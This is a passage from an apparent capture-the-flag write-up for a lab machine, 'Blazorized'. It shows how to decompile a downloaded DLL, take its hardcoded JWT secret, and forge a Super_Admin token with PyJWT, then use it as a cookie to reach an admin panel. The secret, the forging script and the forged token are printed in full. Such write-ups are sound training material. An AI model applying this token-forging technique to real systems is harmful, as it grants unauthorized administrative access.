
Section titled “Foothold”Check the Check for Updates tab to find a button that allows impersonating the super admin temporarily; additionally, inspect network requests to notice the lazily loaded Blazorized.Helpers.dll being downloaded from the IIS server (because it is only required in this page, in case it does not show up, make sure to disable caching):

Click the Check for Updates button and inspect the requests to posts and categories to notice that they contain a JWT:

Paste the JWT into jwt.io:

Download the lazily loaded Blazorized.Helpers.dll for further analysis:

Use ILSpy or AvaloniaILSpy to decompile the DLL and notice that Blazorized.Helpers contains multiple classes:
Inspect the JWT class to find the required parameters to create signed JWTs, including the claims of a Super Admin:
Additionally, read the GetSigningCredentials and GenerateSuperAdminJWT functions to understand what a JWT is validated for regarding accepted signing algorithms, claims, and other validation parameters:
Create a JWT as the Super_Admin using PyJWT (for example):
┌──(kali㉿kali)-[~]└─$ python3
import jwt, timejwtSecret = "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a"payload = {"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress": "[email protected]", "http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Super_Admin", "iss": "http://api.blazorized.htb", "aud": "http://admin.blazorized.htb", "exp": int(time.time() + 5 * 60 * 60)}superAdminJWT = jwt.encode(payload, jwtSecret, algorithm='HS512')print(superAdminJWT)
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcml6ZWQuaHRiIiwiYXVkIjoiaHR0cDovL2FkbWluLmJsYXpvcml6ZWQuaHRiIiwiZXhwIjoxNzA4ODkzNjk3fQ.8OrgrL3P5icEfJK98RPAmkiPx0fpfHiN3nfL0ebLh7WtnCi1mGbqkppFVwsZzDQh6hUGqL1DvSjxfcEGaDn4Fw
Navigate to the previously discovered admin.blazorized.htb subdomain and add the JWT as a cookie:


Refresh the page to get redirected to the /home page. On it, notice that it says the web application speaks to the database directly, hinting that Windows Authentication is utilized for connecting to the SQL Server:

Check the /check-duplicate-post-title/check-duplicate-category-name routes/pages:
